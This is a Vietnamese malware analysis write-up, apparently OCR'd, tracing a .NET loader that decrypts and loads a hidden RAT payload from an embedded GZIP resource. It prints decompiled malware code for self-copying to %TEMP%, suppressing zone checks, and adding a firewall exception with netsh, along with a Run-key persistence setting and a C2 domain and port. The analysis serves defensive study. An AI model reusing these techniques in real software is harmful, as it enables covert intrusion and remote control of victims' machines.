
Đây là hàm **PwmsYVi8HqQ7CppFmS** của **Class6** chỉ nhận một mảng và một RuntimeFieldHandle, rồi gọi thẳng **RuntimeHelpers.InitializeArray** để đổ dữ liệu từ field ẩn trong PE vào mảng.

Rất có thể đây là hàm dùng để nạp một khối dữ liệu nhị phân được nhúng sẵn trong .rsrc lên bộ nhớ, khối này nhiều khả năng chứa chuỗi hoặc payload gây hại đã được mã hoá để che giấu.



Hình 14 Hàm sử dụng để đổ dữ liệu trong Class 6


Đây là hàm **smethod_0** của **Class6**. Hàm này nhận vào hai số nguyên sau đó nó dùng vòng lặp để đọc từng ký tự từ mảng dữ liệu, kết hợp với key dạng XOR để tạo ra một chuỗi mới, rồi lưu chuỗi đó vào mảng cache và trả về. Rất có thể đây là hàm chuyên dùng để giải mã các chuỗi đã bị mã hoá ẩn trong mảng dữ liệu của chương trình.



Hình 15 Hàm smethod_0 của Class 6

Tiếp theo hàm Main tạo một đối tượng kiểu Asembly bằng cách gọi hàm **smethod_0** của Class4. Hàm nhận vào một đối tượng và hai số nguyên, bên trong dùng nhiều nhãn goto, switch và các giá trị so sánh khác nhau để tạo luồng điều khiển khá rối, nhưng nhánh kết thúc duy nhất là dòng return hàm **WqmyIqXLgfAqml7r**.


Nói cách khác, dù đi đường vòng thế nào thì hàm này cũng chỉ gọi một hàm khác với tham số **object_0** và ép kiểu kết quả sang Assembly. Rất có thể đây chỉ là một wrapper được làm rối quanh một lệnh duy nhất, dùng để tạo ra một đối tượng Assembly mà không thêm chức năng gì khác.



Hình 16 Hàm smethod_0 của Class 4

Đây là hàm **uWqmyIqXLgfAqaIm7** trong **Class4** chỉ nhận một tham số kiểu object, ép kiểu tham số này sang byte[] rồi trả về kết quả của lệnh **Assembly.Load**.

Hàm này chỉ dùng để nạp một assembly .NET trực tiếp từ dữ liệu mảng byte trong bộ nhớ. Rất có thể mảng byte được truyền vào chính là một payload hoặc module ẩn đã được giải mã trước đó rồi được load động bằng hàm này.



Hình 17 Hàm nạp dữ liệu vào smethod_0 của Class 4

Tiếp đến là hàm smethod_0 của **Class5** bên trong hàm có một vòng lặp while (true) rồi switch (int_1 ^ int_0), nhưng chỉ có đúng một nhánh có ý nghĩa là nếu biểu thức int_1 ^ int_0 bằng 83 thì hàm lập tức gọi hàm **RwFtSQqhRVdr8gRl0b** với ba tham số object_0, object_1, object_2 và trả kết quả ra ngoài.

Đây là một hàm trung gian được làm rối, mục đích chỉ là gọi tiếp sang RwFtSQqhRVdr8gRl0b nhưng được thêm vòng lặp và switch để che giấu ý nghĩa thật.

```
// max, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// ns0.Class5
internal static object smethod_0(object object_0, object object_1, object object_2, int int_0, int int_1)
{
    while (true)
    {
        switch (int_1 ^ int_0)
        {
        case 83:
            return RwFt5QhqRvYd6rgpL0(object_0, object_1, object_2);
        }
    }
}
```

Hình 18 Hàm smethod_0 của Class 5

Hàm **RwFtSQqhYVd8rgL0D** của Class5, nhận ba tham số, ép object_0 về kiểu MethodBase rồi gọi **Invoke** và trả về kết quả, tức là dùng reflection để thực thi một hàm bất kỳ tại thời điểm chạy.

```
// max, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// ns0.Class5
using System.Reflection;

internal static object RwFt5QhqRvYd6rgpL0(object object_0, object object_1, object object_2)
{
    return ((MethodBase)object_0).Invoke(object_1, (object[])object_2);
}
```

Hình 19 Hàm reflect data trong smethod_0 của Class 5

Mẫu này thực chất là một loader .NET được che giấu. Ngay khi khởi chạy, Class6 nạp một khối dữ liệu lớn vào bộ nhớ, chuẩn bị một key và dùng smethod_0 để giải mã các chuỗi khi cần. Phần mã gốc chủ yếu phục vụ giải mã dữ liệu ẩn và chuẩn bị cho việc tải và chạy một thành phần khác trong RAM.


Tiếp theo, ta sử dụng dnSpy đặt debug tại hai dòng **Assembly assembly = Class4.smethod_0** và **Class5.smethod_0** để dừng chương trình ngay sau khi payload trong biến array được nạp thành một Assembly.

```
// ns0.Class2
// Token: 0x0600002D RID: 45 RVA: 0x00014734 File Offset: 0x00012934
[STAThread]
public static void Main()
{
    Class2.Sleep(5000L);
    string text = Class6.smethod_0(1842117069, 7);
    byte[] array = Class2.smethod_0(text);
    Class6.smethod_0(1842145739, 2);
    Class6.smethod_0(1842145743, 6);
    Assembly assembly = Class4.smethod_0(array, 1008, 982);
    Class5.smethod_0(Class6.smethod_1(assembly, 724, 709), null, null, 875, 824);
    Class6.smethod_0(1842145776, 2);
    ProjectData.EndApp();
}
```

Hình 20 Đặt breakpoint


Khi cho chương trình dừng lại ở breakpoint thứ hai, ta quan sát cửa sổ Locals thấy biến assembly đã được khởi tạo với giá trị **stub, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null**, EntryPoint là hàm main(). Điều này cho thấy một payload .NET

mới đã được nạp thành công vào bộ nhớ dưới dạng một assembly động, với tên nội tại là stub.exe.




Hình 21 Dữ liệu được load vào biến Assembly

Tiếp theo, ta mở cửa sổ Modules của dnSpy và quan sát danh sách module đang được nạp trong tiến trình hostr-cleaned.exe. Ngoài các thư viện hợp lệ như mscorlib.dll, Microsoft.VisualBasic.dll và chính file hostr-cleaned.exe, xuất hiện thêm một module có tên **<unknown>** với cột **InMemory = Yes** và **version 1.0.0.0**. Đây là assembly động vừa được nạp bằng lời gọi Assembly.Load ở bước trước. Từ đây ta click chuột phải vào dòng <unknown> và chọn Save Module… để lưu module này ra file riêng trên đĩa, ta được 1 file exe.




Hình 22 Tách module thành file mới

Xem nội dung payload sau khi trích xuất bằng ILSpy, ta thấy hàm main() của chương trình rất ngắn, đầu tiên gọi **eRYPwhrjWNnp.hZepNdqwmmmJb** để đọc một blob dữ liệu dạng byte từ resource của chính tiến trình, sau đó dùng **Compression.Decompress** giải nén blob này thành mảng **slmZhKzt**, cuối cùng truyền **slmZhKzt** cùng vào hàm **yalJZdgiIQd2.dJMCmYLuCNF**() để tiếp tục xử lý payload.




Hình 23 Hàm main của payload mới

Hàm **hZepNdqwmmm** trong class **eRYPwhrjWNnp** thực chất chỉ dùng các API resource của Windows để trích một khối dữ liệu từ resource của tiến trình, đầu tiên gọi **EDRPgmejYB** để lấy handle module từ đường dẫn truyền vào, sau đó **FindResource** tìm resource có **type "Simon" và ID "12"**, tiếp theo **LoadResource** và **SizeofResource** để nạp và lấy kích thước, cuối cùng cấp phát mảng byte[] array và dùng Marshal.Copy để copy toàn bộ nội dung resource vào mảng này rồi trả về.




Hình 24 Hàm tìm thông tin resource của tiến trình

Tiếp theo, ta sử dụng CFF Explorer mở file hostr-cleaned.exe và chuyển sang mục Resource Editor, tại đây có thể thấy resource **type "SIMON"** với **ID "12"** chứa một khối dữ liệu nhị phân dạng blob.




Hình 25 Khối dữ liệu được nhúng vào Resource

Quan sát phần đầu hex cho thấy dữ liệu bắt đầu bằng dãy byte 1F 8B đây chính là header chuẩn của định dạng GZIP, xác nhận rằng payload tiếp theo được tác giả mã độc nhúng sẵn trong resource "SIMON12" dưới dạng một file nén GZIP chứ không phải PE thuần.



Hình 26 Xác định loại file từ mã hex

Tiếp theo, ta trích xuất resource "SIMON12" ra file simon12.gz, sau đó giải nén thành simon12 và mở bằng HxD. Kết quả cho thấy dữ liệu bắt đầu bằng chuỗi 4D 5A tương ứng với ký tự "MZ", phía sau là header "PE", chứng tỏ đây là một file PE hoàn chỉnh.




Hình 27 Giải nén file

Ta mở file simon12 trong ILSpy, ở class bb ta quan sát được một số khai báo sau:

- Khóa registry dùng để tạo cơ chế tự khởi động: u = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"

- Ký tự phân tách gói tin: fa = “|'|”
- Thông số máy chủ điều khiển:
    - Tên miền C2: rx = “soa7.zapto.org”
    - Cổng kết nối: cm = “1177”
- Chuỗi 32 ký tự hexa n = “ec83b2d44620dcd0392570446c898a3” (có vẻ như mật khẩu, khóa cho giao thức)
- Thông tin cài đặt trên máy nạn nhân:
    - Thư mục cài đặt: k = “TEMP” → %TEMP%
    - Tên file thực thi khi cài đặt: gw = “hostr.exe”



Hình 28 Các khai báo khả nghi

Tiếp theo ta xem một hàm sử dụng để mã độc tự sao chép file và chặn cảnh báo tường lửa ta quan sát được:

- Sao chép chính nó về thư mục cài đặt:
    - Kiểm tra nếu file hiện tại chưa nằm ở thư mục Interaction.Environ((string)k) + “\\” + (string)gw (tương ứng %TEMP%\hostr.exe).
    - Nếu đã tồn tại file đích thì xóa (File.Delete).
    - Sao chép bản thân (wt) sang %TEMP%\hostr.exe với File.Copy(..., overwrite: true).

- Chạy bản copy bằng **Process.Start("%TEMP%\\hostr.exe")** rồi kết thúc tiến trình hiện tại.

- Vô hiệu hóa kiểm tra vùng tin cậy:
  - Đặt biến môi trường **SEE_MASK_NOZONECHECKS = "1"** ở scope EnvironmentVariableTarget.User để giảm cảnh báo file tải từ Internet khi thực thi.

- Thêm rule cho Windows Firewall:
  - Gọi **Interaction.Shell("netsh firewall add allowedprogram ... ENABLE")** → thêm chương trình hiện tại vào danh sách "allowed program" của firewall, cho phép nó truy cập mạng mà không bị chặn.

```
public static void gz()
{
    if (xb != null && !zr((FileInfo)wi, new FileInfo(Interaction.Environ((string)k).ToLower() + "\\" + ((string)gw).ToLower())))
    {
        try
        {
            if (File.Exists(Interaction.Environ((string)k) + "\\" + (string)gw))
            {
                File.Delete(Interaction.Environ((string)k) + "\\" + (string)gw);
            }
            File.Copy(((FileSystemInfo)wi).FullName, Interaction.Environ((string)k) + "\\" + (string)gw, overwrite: true);
            Process.Start(Interaction.Environ((string)k) + "\\" + (string)gw);
            ProjectData.EndApp();
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            ProjectData.EndApp();
            ProjectData.ClearProjectError();
        }
    }
    try
    {
        Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
    }
    catch (Exception ex3)
    {
        ProjectData.SetProjectError(ex3);
        Exception ex4 = ex3;
        ProjectData.ClearProjectError();
    }
    try
    {
        Interaction.Shell("netsh firewall add allowedprogram \"" + ((FileSystemInfo)wi).FullName + "\" \"" + ((FileInfo)wi).Name + "\" ENABLE", Appl
    }
    catch (Exception ex5)
    {
        ProjectData.SetProjectError(ex5);
        Exception ex6 = ex5;
        ProjectData.ClearProjectError();
```

Hình 29 Hàm tự sao chép file và chặn cảnh báo tường lửa

Tiếp theo là hàm tạo kết nối ở class bb, ta quan sát được:

- Mã độc khởi tạo kết nối TCP mới bằng **25 = new TcpClient()** rồi Thread.Sleep(1000) để trì hoãn 1 giây trước khi kết nối.
- Gọi **((TcpClient)25).Connect((string)rx, Conversions.ToInteger((string)cm))** sử dụng trực tiếp cấu hình C2 đã phân tích trước đó, tức domain rx = "**soa7.zapto.org**" và cổng cm = "**1177**".
- Sau khi kết nối thành công, đặt cờ ge = 1 để đánh dấu trạng thái "đã kết nối" và gọi ni(tu()) có thể là để kiểm tra kết nối lên server điều khiển.
- Nếu xảy ra ngoại lệ trong quá trình kết nối, khối catch sẽ gán ge = 0 và trả về false, cho thấy đây là hàm kiểm tra và thiết lập kênh C2 của RAT.

```
bb
Base Types
0 : object
1z : object
3 : object
25 : object
a : object
b : object
cm : object
dk : object
dq : object
fa : object
ge : object
gw : object
